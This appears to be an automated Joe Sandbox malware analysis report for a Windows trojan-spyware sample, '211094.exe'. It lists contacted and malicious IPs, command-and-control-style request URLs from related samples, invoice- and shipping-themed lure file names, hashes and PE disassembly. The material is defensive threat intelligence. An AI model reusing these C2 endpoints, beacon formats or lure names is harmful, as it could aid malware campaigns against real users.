http://www.jiyu-kobo.co.jp/	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.184.65	unknown	United States		15169	GOOGLEUS	false
199.79.62.169	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
18.189.205.91	unknown	United States		16509	AMAZON-02US	false
185.230.60.102	unknown	Israel		58182	WIX_COMIL	true
103.28.36.171	unknown	Viet Nam		131353	NHANHOA-AS-VNNhanHoaSoftwarecompanyVN	true
160.153.136.3	unknown	United States		21501	GODADDY-AMSDE	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
34.98.99.30	unknown	United States		15169	GOOGLEUS	true
198.54.117.211	unknown	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358423
Start date:	25.02.2021
Start time:	15:47:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	211094.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/0@15/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 51% (good quality ratio 44.3%) • Quality average: 71% • Quality standard deviation: 33.6%
HCA Information:	• Successful, ratio: 64% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 51.11.168.160, 168.61.161.212, 104.43.193.48, 52.255.188.83, 23.211.6.115, 142.250.184.46, 2.20.142.210, 2.20.142.209, 52.155.217.156, 51.103.5.186, 20.54.26.129, 92.122.213.194, 92.122.213.247, 184.30.24.56 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, drive.google.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, vip2-par02p.wns.notify.trafficmanager.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/358423/sample/211094.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
142.250.184.65	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
18.189.205.91	transferir copia_98087.exe	Get hash	malicious	Browse	• www.gasexecutive.com/8zdn/?kH=hAX0XCk4QOcgLnZ0keH4mYw4W1HPTbDogNdlOttC2YdmEpNB6eRk1m0w/4WJXRKcYwe6&Bld=UVCtYPUHlPSP
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.okcpp.com/bw82/?GZopM=kvuD_XrpiP&RFQx_=Mfpkxl9yaS4qrCoSynoLlCSItQE/DRVdVWsqLGW7UZi4jMe9Kfon6fq0r55auVOxdeHrRA==
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• www.kraftwater.com/mt6e/?mrj8Pz0x=0RCBTiN8QMZ3oE+VZNAduiGa6QD3EueGCqCZYSkGkB1UoSFwHRxlmL9dOF6U9iMf3iVa6g==&8pXxsd=pFN4nj8XVNlXNFt
	Drawings.xlsm	Get hash	malicious	Browse	• www.meitubi.com/e68n/?TB=mv2NGt6wWUcKhR9O7OaEeoRJqc/bSnR4gp/SCJ8g5eZaDbcfJhkaSUPtBc2NhffZkmGD8g==&OPSLU=-Zd4llaH
185.230.60.102	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	• www.aserchofalltrades.com/w25t/?7nf0kP=UE8df8CjPA42HhSGpHRvEFW0E1qwQi3qh9l+J2DwYVAPWlwUU9Jt0Xern2mXQMt791bHr0Uusg==&wj=hBZ8sVLxwZopBdRp
	2S6VUd960E.exe	Get hash	malicious	Browse	• www.thepotentrictedstudio.com/bw82/?JB4DY2=RsrdfQA5mS60+WzVQF//8cbwzrXLIF3fF+o+nHpDVSzwZDE8R2fNyvkoHK6M8xRYK4Gq&w0G=jzuDZX7xC

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
160.153.136.3	RQP_10378065.exe	Get hash	malicious	Browse	• www.thegreenlittleuddha.com/mt6e/?rVXHzf=lnRpL0YpGPdD&mtxhc=h01RVnm9BON1opxkvERnI/Kb//o30GygCVhF9Qg5er/US/k4YrCTLYC3XqAKD1mSWelEgaOvhw==
	N5eld3tiba.exe	Get hash	malicious	Browse	• www.somossyrup.com/dgn/?bly=Jb+2N4S8+mNqt73cosPfymzvEGa9UXukGXSCsMwZsgDHpulpyN5qTlvV4r2XGjlsVeWI&Qzr=LlyPF04H9zHd
	vB1Zux02Zf.exe	Get hash	malicious	Browse	• www.ondemandbarbering.com/bw82/?9rn=Ch2H98AXZPNlB&jH5XY=/uLN5+r26Ut57xPIqOKXvxUOX9d2FCRa7emcxJmdJbT2O6P9vjLLh6WVqqzX35c/Z5WpvQjWxQ==
	Booking.xlsx	Get hash	malicious	Browse	• www.jtelitetraining.com/ffw/?Op=Z6Ad&TD=pm4+eduCQwER/qZxnrPJuw4xUSDN7aZmpWq/zCgzL/Y307WdsenSSF4f4mH0J/evCd5k6w==
	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• www.buyselleasewithlisa.com/uszn/?l48=mPpTgQkduQgKd9eKHDnKxG7Zl5xM97l2KtefNy7cE9uF2W6RPqZ+V0j9JFBrxigWFYGz&ofrxU=yVMtQLoX
	NewOrder.xlsm	Get hash	malicious	Browse	• www.actranslate.com/tub0/?azuxWju=9kUE4sav2/LP9TrJDc67J8k/k24+lu0rgVtnj1PSEEeZ6JBjpW2Bsvw8EuVgnFTTtvZW5g==&0dt=YtdhwPcHS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.ondemandbarbering.com/bw82/?GZopM=kvuD_XrpiP&RFQx_=/uLN5+rz6Tt97hDEoOKXvxUOX9d2FCRa7e+MtK6cN7T3OLj7ozaH3+uXpMzRvYE3VPil2g==
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• www.powermindcoaching.com/idir/?jFNhC=hwkvgHy48ghmImMWzAdxmMlc2NJmaXdSmdjKS++gC1c6cUK6HyWTzvaAxwVCC50AN/AR7yL8cw==&PlHT0=_6g89p5H3xehg
	7R29qUuJef.exe	Get hash	malicious	Browse	• www.dealsonwheeeles.com/bw82/?YliL=YNoZp1cRA6SVOqyJymFogp2JCj7FMVLhyO5okn1qVTKMcBnM1o+1nt1kFwvDwcyajWVF&RX=dn9dSBwpLLodPRy
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• www.exlineinsurance.com/bw82/?-Zw=BmIsBElqWbiwomt7kqeO/+wp1eRqaF5UDtohozSbguw2D9Dle/F6SI7yp6GDrJeBiJjd&2db=X48HMfxHw
	urgent specification request.exe	Get hash	malicious	Browse	• www.outlandsolar.com/2bg/?U8PL=7TNFGO6h+cLsCe9WqKO5KavC14kfAdNf0RXsPfpEmi107dhQEjNaTQA0ociJiRXcgv2T&RfutZJ=0V0hlT
	Shinshin Machinery.exe	Get hash	malicious	Browse	• www.damsalon.com/gbr/?Jt7=pr7uWOYRsJDRipSc6LqHuFigeOgMzLOmyeKvzvM0wfiSvj5dfyV9gMbHr1N8izqMn2jS&EHO8qf=NJEx_TihIRV
	CMahQwuvAE.exe	Get hash	malicious	Browse	• www.exlineinsurance.com/bw82/?CneDg=BmIsBElqWbiwomt7kqeO/+wp1eRqaF5UDtohozSbguw2D9Dle/F6SI7yp5m57Y+54uCa&Dxlpd=2dmp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#652.exe	Get hash	malicious	Browse	• www.perfectretreatswa.com/m3de/?dh0xl=h3j1g3POPHTWNx2N+jSnQO346+B5orLOTEGPtqWf6pBCWAHCTVcIhjzWzcYMkUeBNfau&BR=CvPh
	wfEePDdnmR.exe	Get hash	malicious	Browse	• www.inspirationaltraveler.com/nins/?2d8=Mz//N96d1Ihtzlso+qSNYnkQ9jNTRICMtKfPgONg/PX+ANFGqFTibYTp9iPXBB/QQDlm&BRA0vf=YV8l2Jn0
	po.exe	Get hash	malicious	Browse	• www.navedeserti.com/wtb/?DxoHn=2daDG&tdcxfR=iJn2qUWcrX+THt7ztONDVSw154pCm/e/819yFFsTHK2bt8EdJNnlyFdDUp8nT/PIIn8N
	Details!!.exe	Get hash	malicious	Browse	• www.christiandailyusa.com/t052/?Txlp=DVgTZPS8Krg0RZ&al88_FR8=prdv1VbO4ZDHQQDUocIIxOCDVaUGE+sUaaTmxsuBezDKZQ10clVSR+BHlmembIIHOWLX
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• www.concordhomeevaluation.com/da0a/?EjY=dhrdFxjxtJ0&1bz=uHvI5XDJRRwa0e/jvHGHCOuwedukss94ZBLyrjL/W13bRufq2/ti6Aznlr12+W//4IHP
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• www.outlandsolar.com/gzcj/?zn=JUZKXajlNXjpQYlDvuULx9hFkGkc6cgVjrKumN4gZ4Gr+v3bF1Kxf6NoT7+UFLOkUugDfVPosw==&SP=DjfD_VNP4PYp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tXoqs48Ta9.rtf	Get hash	malicious	Browse	• www.advancedcaremedical.com/c239/?XR-p=zpv5YNWkyED4aJQT1xTIqe2DeNtx0w0G3KSLnaFCQFJ0w1SlmGrhhCPhUjNVyp2kxjsvXw==&LN9xg=7nG07PO0Dbw8PFL

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	00113221.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	Order83930.exe	Get hash	malicious	Browse	• 198.54.117.210
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 198.54.117.217
	eInvoice.exe	Get hash	malicious	Browse	• 198.54.117.215
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 198.54.117.218
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• 198.54.117.218
	PO 20211602.xlsm	Get hash	malicious	Browse	• 198.54.117.210
	Smart Tankers Qoute no. 2210.xlsx	Get hash	malicious	Browse	• 198.54.117.210
	InterTech_Inquiry.exe	Get hash	malicious	Browse	• 198.54.117.218
	Swift_Payment_jpeg.exe	Get hash	malicious	Browse	• 198.54.117.211
	quotations pdf.exe	Get hash	malicious	Browse	• 198.54.117.217
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 198.54.117.216
	NNFYMCVABc.exe	Get hash	malicious	Browse	• 198.54.117.215
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• 198.54.117.217
	NWvnpLrdx4.exe	Get hash	malicious	Browse	• 198.54.117.210
	00278943.xlsx	Get hash	malicious	Browse	• 198.54.117.218
	PO 213409701.xlsx	Get hash	malicious	Browse	• 198.54.117.212
	purchase order doc.exe	Get hash	malicious	Browse	• 198.54.117.211
	PROFOMA INVOICE pdf.exe	Get hash	malicious	Browse	• 198.54.117.217
	PO#4503527426.xlsx	Get hash	malicious	Browse	• 198.54.117.216
td-balancer-dc11-60-102.wixdns.net	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	• 185.230.60.102
	2S6VUd960E.exe	Get hash	malicious	Browse	• 185.230.60.102
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	2109.exe	Get hash	malicious	Browse	• 3.138.83.135
	Upit za narud#U00c5#U00bebinu 02242021.PDFxx.exe	Get hash	malicious	Browse	• 18.189.205.91
	JJux8lxZRj.exe	Get hash	malicious	Browse	• 3.131.252.17
	transferir copia_98087.exe	Get hash	malicious	Browse	• 18.189.205.91
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 18.189.205.91
	Order83930.exe	Get hash	malicious	Browse	• 3.131.252.17
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 18.189.205.91
	Drawings.xlsm	Get hash	malicious	Browse	• 18.189.205.91
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 3.141.74.7
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 3.18.253.84
	HBL VRN0924588.xlsx	Get hash	malicious	Browse	• 3.141.74.7
	G6FkfjX5Ow.exe	Get hash	malicious	Browse	• 3.14.163.116
	51BfqRtUI9.exe	Get hash	malicious	Browse	• 3.141.74.7
	RFQ 2-16-2021-.exe	Get hash	malicious	Browse	• 3.14.163.116
	Credit card & details.exe	Get hash	malicious	Browse	• 3.14.163.116
	Details!!.exe	Get hash	malicious	Browse	• 3.141.74.7
	Shipping Doc.exe	Get hash	malicious	Browse	• 3.141.74.7
	Purchase Enquiry.exe	Get hash	malicious	Browse	• 3.18.253.84
	b9XV3SOqWlAMBk2.exe	Get hash	malicious	Browse	• 3.14.163.116
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 3.14.163.116

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	SecuriteInfo.com.Variant.Zusy.357020.22720.exe	Get hash	malicious	Browse	• 18.224.172.24
	document-9725971.xls	Get hash	malicious	Browse	• 65.9.88.68
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 65.9.96.117

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 65.9.96.131
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 99.86.159.123
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 99.86.159.79
	mal.xls	Get hash	malicious	Browse	• 13.126.100.34
	2o0y7CvHF2.exe	Get hash	malicious	Browse	• 3.13.31.214
	mal.xls	Get hash	malicious	Browse	• 13.126.100.34
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 99.86.159.38
	EmlVSpcKNs.xls	Get hash	malicious	Browse	• 13.250.58.157
	ibne8SNXWv.exe	Get hash	malicious	Browse	• 3.140.184.59
	ibne8SNXWv.exe	Get hash	malicious	Browse	• 3.140.184.59
	PDA BGX00001A DA Query Notification BGX009RE09000001A.xlsx	Get hash	malicious	Browse	• 54.183.132.164
	Order 25th Feb.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	Shipping_Documet.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	1041 Shpg Docs240221.xlsx	Get hash	malicious	Browse	• 54.183.131.91
	RFQ.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	bank slip.xlsx	Get hash	malicious	Browse	• 54.183.132.164
	DRAFT SHIPPING DOCUMENTS.xlsx	Get hash	malicious	Browse	• 54.183.131.91
PUBLIC-DOMAIN-REGISTRYUS	8zjdEb5sF0.dll	Get hash	malicious	Browse	• 116.206.105.72
	DHLHAWB 57462839.exe	Get hash	malicious	Browse	• 208.91.199.223
	4019223246.exe	Get hash	malicious	Browse	• 208.91.199.224
	data.xls	Get hash	malicious	Browse	• 5.100.152.162
	Swift.jpg.exe	Get hash	malicious	Browse	• 208.91.198.143
	Claim-920537744-02082021.xls	Get hash	malicious	Browse	• 119.18.58.55
	Claim-920537744-02082021.xls	Get hash	malicious	Browse	• 119.18.58.55
	INVOICE-2101-0006N.exe	Get hash	malicious	Browse	• 208.91.199.224
	logs.php.dll	Get hash	malicious	Browse	• 116.206.105.72
	1344-21-03-00079 Q N QUEUE.exe	Get hash	malicious	Browse	• 208.91.198.143
	MT SC GUANGZHOU.exe	Get hash	malicious	Browse	• 208.91.199.225
	HcHimkU72e.exe	Get hash	malicious	Browse	• 208.91.199.224
	MT WOOJIN CHEMS V.2103.exe	Get hash	malicious	Browse	• 208.91.199.225
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 208.91.199.224
	AWB & Shipping Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Document14371.xls	Get hash	malicious	Browse	• 103.50.162.157
	Document14371.xls	Get hash	malicious	Browse	• 103.50.162.157
	AOBO MOULD QUOTATION -1752002.exe	Get hash	malicious	Browse	• 208.91.199.223
	JKG Eximcon Pvt. Ltd P.O.exe	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Mal.Generic-S.15142.exe	Get hash	malicious	Browse	• 208.91.198.143
GOOGLEUS	FB_1401_4_5,pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	dwg.exe	Get hash	malicious	Browse	• 34.102.136.180
	DHL_receipt.exe	Get hash	malicious	Browse	• 34.102.136.180
	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	• 34.102.136.180
	14079 Revised #PO 4990.exe	Get hash	malicious	Browse	• 34.102.136.180
	twistercrypted.exe	Get hash	malicious	Browse	• 34.102.136.180
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 142.250.184.74
	tuOAqyHVuH.exe	Get hash	malicious	Browse	• 35.228.227.140
	WB4L25Jv37.exe	Get hash	malicious	Browse	• 35.228.227.140
	Tide_v2.49.0_www.9apps.com_.apk	Get hash	malicious	Browse	• 142.250.186.106
	BL.html	Get hash	malicious	Browse	• 142.250.186.33
	PrebuiltGmsCore.apk	Get hash	malicious	Browse	• 172.217.16.142
	PrebuiltGmsCore.apk	Get hash	malicious	Browse	• 142.250.186.138
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 142.250.186.66
	dCoLEiYyx1.exe	Get hash	malicious	Browse	• 34.102.136.180
	GDJWHqItQO.exe	Get hash	malicious	Browse	• 34.102.136.180
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 142.250.186.66
	2o0y7CvHF2.exe	Get hash	malicious	Browse	• 35.187.82.108
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 142.250.186.66
	kBJlVQuchM.exe	Get hash	malicious	Browse	• 216.239.32.21

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	8zjdEb5sF0.dll	Get hash	malicious	Browse	• 142.250.184.65
	Sleaford Medical Group.exe	Get hash	malicious	Browse	• 142.250.184.65
	UAE CONTRACT SUPPLY.exe	Get hash	malicious	Browse	• 142.250.184.65
	CustomerStatement.exe	Get hash	malicious	Browse	• 142.250.184.65
	Payment.html	Get hash	malicious	Browse	• 142.250.184.65
	EmployeeAnnualReport.exe	Get hash	malicious	Browse	• 142.250.184.65
	Customer Statement.exe	Get hash	malicious	Browse	• 142.250.184.65
	Remittance advice.htm	Get hash	malicious	Browse	• 142.250.184.65
	Customer Statement.exe	Get hash	malicious	Browse	• 142.250.184.65
	Order-10236587458.exe	Get hash	malicious	Browse	• 142.250.184.65
	RFQ_1101992827736663556272772 88.exe	Get hash	malicious	Browse	• 142.250.184.65
	EMG 3.0.exe	Get hash	malicious	Browse	• 142.250.184.65
	QUOTATION.xlsx	Get hash	malicious	Browse	• 142.250.184.65
	VM_629904-26374.htm	Get hash	malicious	Browse	• 142.250.184.65
	cm0Ubgm8Eu.exe	Get hash	malicious	Browse	• 142.250.184.65
	caraganas.exe	Get hash	malicious	Browse	• 142.250.184.65
	Notification 466022.xlsm	Get hash	malicious	Browse	• 142.250.184.65
	Fax #136.xlsm	Get hash	malicious	Browse	• 142.250.184.65
	Purchase Order22420.exe	Get hash	malicious	Browse	• 142.250.184.65
	ceFlxYfe4F.exe	Get hash	malicious	Browse	• 142.250.184.65

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.7197215966629225
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	211094.exe
File size:	98304
MD5:	a2bc516696c51f3afdd8721d6c782360
SHA1:	2fa5f1d52a9a80b01972cf840b5a3ffffb6be0a4
SHA256:	d86226973ffce253c068344a37b83a3e0460cb5331e0d3f0cde729aa62827761
SHA512:	82e5706313cb867c798290a69a672999aa2221af26b094dd0d28a56a033726ecae704d5dc8ad464d1df074cf7569ceb31f206fecd41d65dd2f4acc68dbaeb94f
SSDEEP:	1536:L1bLxrsrdLN6p9posIgfXBMkk3QC4FplR378FLq1XlKmbL:BLqLAp9pokxMgFplR38Y3L
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...<!..v...E%..r...Richs.....PE..L....4.Y.....0...P.....H.....@....@

File Icon

Icon Hash:	10b0b2095489f81e

Static PE Info

General

Entrypoint:	0x401348
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x59AE34C3 [Tue Sep 5 05:23:15 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c6ebaa5f331077d9c6c3ae892d7a39ce

Entrypoint Preview

Instruction
push 00404268h
call 00007FE96C9BC505h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax-535F8D54h], cl
sub al, ECh
dec edx
stosd
lahf
out dx, al
scasb
mov ch, F3h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
push esp
insb
je 00007FE96C9BC582h
insb
jnc 00007FE96C9BC587h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
and cl, cl
mov esi, 711FD982h
in eax, dx
dec ebp
mov dword ptr [C50604FCh], eax
add dword ptr [esi-22h], edx
mov ch, byte ptr [edi-28C65A66h]
cmp ecx, dword ptr [ebx-48h]
mov ch, FAh
jle 00007FE96C9BC55Fh
jp 00007FE96C9BC4DBh
outsd
cmp cl, byte ptr [edi-53h]
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
cld
sub eax, 27E00000h
add byte ptr [eax], al
add byte ptr [62724100h], al
push 00000000h
or eax, 46000601h
dec edi
inc ebx
inc ecx
dec esp
dec ecx
add byte ptr [ecx], bl
add dword ptr [eax], eax

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x136e4	0x3c	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x16000	0x2c72	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x30	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0xd8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x12af4	0x13000	False	0.437037417763	data	6.2436912522	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x14000	0x19cc	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x16000	0x2c72	0x3000	False	0.409423828125	data	4.50112626635	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x17dca	0xea8	data		
RT_ICON	0x17522	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 2763565, next used block 3552051		
RT_ICON	0x16fba	0x568	GLS_BINARY_LSB_FIRST		
RT_ICON	0x16cd2	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 3207626755, next used block 12467		
RT_ICON	0x16baa	0x128	GLS_BINARY_LSB_FIRST		
RT_ICON	0x16542	0x668	data		
RT_GROUP_ICON	0x164e8	0x5a	data		
RT_VERSION	0x161e0	0x308	data	Chinese	China

Imports

DLL	Import
USER32.DLL	HideCaret
